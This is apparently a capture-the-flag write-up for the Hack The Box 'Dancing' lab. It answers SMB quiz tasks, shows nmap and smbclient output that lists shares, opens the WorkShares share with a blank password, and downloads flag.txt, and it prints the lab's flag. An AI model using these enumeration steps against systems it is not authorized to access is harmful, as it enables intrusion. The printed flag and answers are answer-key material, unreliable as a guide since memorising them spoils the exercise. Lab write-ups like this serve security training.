## Dancing

### Smbclient

- It is a tool to test connectivity to a Windows share. It can be used to transfer files, or to look at share names.

Task 1

- What does the 3-letter acronym SMB stand for?
  - Server Message Block

Task 2


- What port does SMB use to operate at?
  - 139 or 445

Task 3

- What is the service name for port 445 that came up in our Nmap scan?
  - use `nmap -sS -sV`
  - Microsoft-ds

Task 4

- What is the 'flag' or 'switch' that we can use with the smbclient utility to 'list' the available shares on Dancing?
  - -L




```
┌─[us-starting-point-1-dhcp]─[10.10.14.211]─[nonthakorn@htb-rekfj8ocrw]─[~]
└──╼ [★]$ smbclient -L 10.129.50.47
Password for [WORKGROUP\nonthakorn]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        WorkShares      Disk
```

Task 5

- How many shares are there on Dancing?
  - 4



```
smb: \> ls
  .                                   D        0  Mon Mar 29 03:22:01 2021
  ..                                  D        0  Mon Mar 29 03:22:01 2021
  Amy.J                               D        0  Mon Mar 29 04:08:24 2021
  James.P                             D        0  Thu Jun  3 03:38:03 2021
```

Task 6


- What is the name of the share we are able to access in the end with a blank password?
  - WorkShares

Task 7

- What is the command we can use within the SMB shell to download the files we find?
  - get

Task 8

- Submit root flag
  - smbclient: The command-line utility used to access shared resources on an SMB/CIFS network.
  - `\\\\` : The double backslashes at the beginning are used to indicate that the following is a network path. In many command-line interfaces, a single backslash is an escape character, so two backslashes are needed to represent a single backslash.
  - 5f61c10dffbc77a704d76016a22f1664



```
┌─[us-starting-point-1-dhcp]─[10.10.14.211]─[nonthakorn@htb-rekfj8ocrw]─[~]
└──╼ [★]$ smbclient \\\\10.129.50.47\\WorkShares
Password for [WORKGROUP\nonthakorn]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Mar 29 03:22:01 2021
  ..                                  D        0  Mon Mar 29 03:22:01 2021
  Amy.J                               D        0  Mon Mar 29 04:08:24 2021
  James.P                             D        0  Thu Jun  3 03:38:03 2021

                5114111 blocks of size 4096. 1752979 blocks available
smb: \> cd Amy.J
smb: \Amy.J\> ls
  .                                   D        0  Mon Mar 29 04:08:24 2021
  ..                                  D        0  Mon Mar 29 04:08:24 2021
  worknotes.txt                       A       94  Fri Mar 26 06:00:37 2021

                5114111 blocks of size 4096. 1752979 blocks available
smb: \Amy.J\> cd ..
smb: \> ls
  .                                   D        0  Mon Mar 29 03:22:01 2021
  ..                                  D        0  Mon Mar 29 03:22:01 2021
  Amy.J                               D        0  Mon Mar 29 04:08:24 2021
  James.P                             D        0  Thu Jun  3 03:38:03 2021

                5114111 blocks of size 4096. 1752979 blocks available
smb: \> cd James.P
smb: \James.P\> ls
  .                                   D        0  Thu Jun  3 03:38:03 2021
  ..                                  D        0  Thu Jun  3 03:38:03 2021
  flag.txt                            A       32  Mon Mar 29 04:26:57 2021

                5114111 blocks of size 4096. 1752979 blocks available
smb: \James.P\> cat flag.txt
cat: command not found
smb: \James.P\> cat flag.txt
cat: command not found
smb: \James.P\> cat flag.txt
cat: command not found
smb: \James.P\> cat flag.txt
cat: command not found
smb: \James.P\> get flag.txt
getting file \James.P\flag.txt of size 32 as flag.txt (0.0 KiloBytes/sec) (average 0.0 KiloBytes/sec)
smb: \James.P\> 
```